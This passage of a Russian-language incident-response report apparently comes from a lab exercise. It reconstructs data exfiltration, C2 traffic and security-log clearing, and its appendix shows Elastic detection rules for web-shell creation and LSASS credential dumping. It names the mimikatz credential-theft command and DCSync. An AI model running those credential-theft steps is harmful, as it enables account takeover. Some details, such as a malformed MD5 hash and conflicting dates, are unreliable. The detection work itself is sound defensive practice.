- 30.04.2025 19:23:02 с хоста 10.0.0.15 под учёткой webadmin отправлен файл document_623.zip (8 074 750 байт) на IP 79.143.87.233 через SMTP. Статус DLP: ALLOWED. (DLP)
- 30.04.2025 21:18:56 с хоста 10.0.0.30 под учёткой administrator@demo.lab отправлен файл document_758.pdf (7 420 670 байт) на IP 79.143.87.233 через SMTP. Статус DLP: BLOCKED. (DLP)
- 01.05.2025 16:52:40 DLP зафиксировал передачу архива exfil_archive.tar.gz (26.8 МБ, MD5 b684c32fe323e10840ea1992d08cffa38) с хоста 10.0.0.22 (учётка root) на IP 45.140.169.16 (домен block-monitor.net), HTTPS. (DLP)
- 02.05.2025 19:36:00 с хоста 10.0.0.10 отправлен файл document_410.zip на IP 45.140.169.16 через SMTP. (DLP)
- 03.05.2025 13:33:38 в PCAP зафиксирован непрерывный TLS-поток с хоста 10.0.0.22 на 45.140.169.16:443 с пакетами около1400 байт (флаги PSH, ACK). (PCAP)

Этап 12 Command and Control:

- С хоста 10.0.0.22 выполнялись DNS-резолвы web-whatapp.org 45.67.89.1) и block-monitor.net (34.56.78.90) через внешний резолвер 8.8.8.8. (PCAP)
- PCAP зафиксирована SSH-сессия 10.0.0.22:22 ↔ 79.143.87.233:61448 с обменом зашифрованными пакетами, а также множественные попытки подключения на закрытые порты ([RST, ACK]). (PCAP)

Этап 13 Defense Evasion:

- 01.05.2025 18:59:55 на контроллере домена 10.0.0.10 под учёткой administrator@demo.lab зафиксирована очистка журнала безопасности Windows (Event ID 1102, audit-log-cleared). (Windows Security)

Интерпретации

- 79.143.87.233 выполняет роль C2-сервера и приёмника данных. Основание: IP фигурирует в Snort (SYN-скан 05:34) и в DLP (приём document_623.zip 19:23). Совпадение источника сканирования и получателя данных указует на единую инфраструктуру атакующего.
- Учётная запись administrator@demo.lab скомпрометирована через дамп LSASS. Основание: mimikatz sekurlsa::logonpasswords (18:08:23) предшествует RDP-входу под этой учёткой (01.05 01:45) и последующему dcsync (04:17).


- Эксфильтрация данных вероятнее всего проводилась параллельно с четырёх хостов. Основание: DLP-события с 10.0.0.15, 10.0.0.30, 10.0.0.10 + PCAP TLS-поток с 10.0.0.22 все в окне 30.04–03.05.
- Очистка журнала DC связана с попыткой сокрытия RDP-входа и DCSync. Основание: очистка выполнена под той же учёткой administrator (01.05 18:59) через 14 часов после dcsync (01.05 04:17). Логика атакующего убрать следы самых значимых действий.
- Хост 10.0.0.30 использован атакующим удалённо, без локального входа. Основание: отсутствуют 4624/4625 на этом хосте, отсутствуют Sysmon Event 10 (доступ к LSASS), но зафиксированы коннекты на C2-IP и DLP-эксфильтрация от administrator@demo.lab. Вероятно, учётка использовалась для доступа к сетевым ресурсам хоста удалённо.


Предположения


- Содержимое архивов document_*.zip и document_758.pdf - предположительно конфиденциальные документы организации (финансовые, кадровые, технические). Точный состав архивов не восстановлен из имеющихся источников (не найдены FileCreate, нет Sysmon Event 11 для этих файлов).
- Момент и способ создания архивов. Не зафиксированы: ни Event ID 1 (запуск архиватора tar/7z/Compress-Archive), ни Event ID 11 (создание файлов *.zip). Предположительно архивы были сформированы за минуты/часы до эксфильтрации, но точное время неизвестно.
- Часть логов DC могла быть утрачена вместе с очисткой журнала (Event 1102). Возможно, существовали другие события, не восстановленные после очистки.
- Полный перечень скомпрометированных учётных записей неизвестен. Достоверно подтверждено использование webadmin и administrator@demo.lab. Однако через LSASS и DCSync атакующий мог получить учётные данные всех активных сессий, включая сервисные и пользовательские.
- Хост 10.0.0.30 статус компрометации не подтверждён. Вероятно хост реально скомпрометирован, но логи Windows Security с него не поступают в SIEM..
- Возможные другие механизмы закрепления на веб-сервере (systemd-юниты, /etc/rc.local, профили shell) не проверялись целенаправленно, т.к. в источниках отсутствуют события по этим путям.
- Наличие других C2-каналов не исключено. Проверены только те, что фигурировали в PCAP и DLP. Полный DNS-трафик и TLS-сессии всех хостов за период инцидента могли быть не полностью покрыты дампами.
- Роль хоста 10.0.0.21 (источник PCAP-дампа) не определена. Не входит в инфраструктуру по заданию, но фигурирует в трафике DNS-резолвов.


10. Приложения


10.1 Скриншоты созданных и работающих правил корреляции в ELK








elastic
Find apps, content, and more.
AI Assistant
Security
Rules
Detection rules (SIE...
Web Shell Created
Alerts
ML job settings
Add integrations
Data view
Alerts
Filter your data using KQL syntax
Today
Refresh
Dashboards
Rules
Alerts
Attack discovery
Findings
Cases
Timelines
Intelligence
Explore
Get started
Manage
Web Shell Created
Created by: elastic on Sep 28, 2026 @ 15:40:51.052
Updated by: elastic on Sep 28, 2026 @ 15:40:51.052
Last response: succeeded at Sep 28, 2026 @ 15:40:53.106
Notify when alerts generated
Enable
Edit rule settings
About
Обнаружение создания файла веб-шелла в директории веб-сервера
Severity
Critical
Risk score
95
Max alerts per run
100
Tags
Web Shell
Definition
Index patterns
auditd
auditd-*
fim
fim-*
Custom query
file.path: *webshell.php* and event.action: ("added" or "created" or "opened-file")
Custom query language
KQL
Rule type
Query
Timeline template
None
Untitled timeline
Unsaved



elastic
Find apps, content, and more.
AI Assistant
Security
Rules
Detection rules (SIE...
Create new rule
Create
ML job settings
Add integrations
Dashboards
Rules
Alerts
Attack discovery
Findings
Cases
Timelines
Intelligence
Explore
Get started
Manage
Rules
Create new rule
Define rule
Index patterns
sysmon
sysmon-*
Custom query
event.code: 10 and target.process.name: "lsass.exe" and winlog.event_data.GrantedAccess: "0x1FFFFF"
Rule type
Query
Timeline template
None
About rule
Name
LSASS Credential Dumping
Description
Обнаружение подозрительного доступа к процессу lsass.exe с правами 0x1FFFFF (PROCESS_ALL_ACCESS)
Expand details
Critical
Sep 28, 2025 @ 16:03:09.755
Preview Rule
Status
Risk score
100
Assignees
Notes
Overview
Table
JSON
About
Rule description
Show rule summary
Preview Rule
Alert reason
Show full reason
Process Access event with process mimikatz.exe, by administrator@demo.lab created critical alert Preview Rule.
Investigation
Investigation guide
Investigation guide is not available in alert preview.
Highlighted fields
Field
Value
user.name
Untitled timeline
Unsaved



elastic
Find apps, content, and more.
AI Assistant
Security
Rules
Detection rules (SIE...
LSASS Credential D...
Alerts
ML job settings
Add integrations
Data view
Alerts
Filter your data using KQL syntax
Today
Refresh
Dashboards
Rules
Alerts
Attack discovery
Findings
Cases
Timelines
Intelligence
Explore
Get started
Manage
LSASS Credential Dumping
Created by: elastic on Sep 28, 2026 @ 16:02:09.340
Updated by: elastic on Sep 28, 2026 @ 16:02:09.340
Last response: succeeded at Sep 28, 2026 @ 16:02:10.555
Notify when alerts generated
Enable
Edit rule settings
About
Обнаружение подозрительного доступа к процессу lsass.exe с правами 0x1FFFFF (PROCESS_ALL_ACCESS)
Severity
Critical
Risk score
100
Max alerts per run
100
Tags
CredentialAccess
LSASS
Mimikatz
Definition
Index patterns
sysmon
sysmon-*
Custom query
event.code: 10 and target.process.name: "lsass.exe" and winlog.event_data.GrantedAccess: "0x1FFFFF"
Custom query language
KQL
Rule type
Query
Timeline template
None
Schedule
Untitled timeline
Unsaved





10.2 Скриншоты результатов анализа сетевого трафика в Wireshark

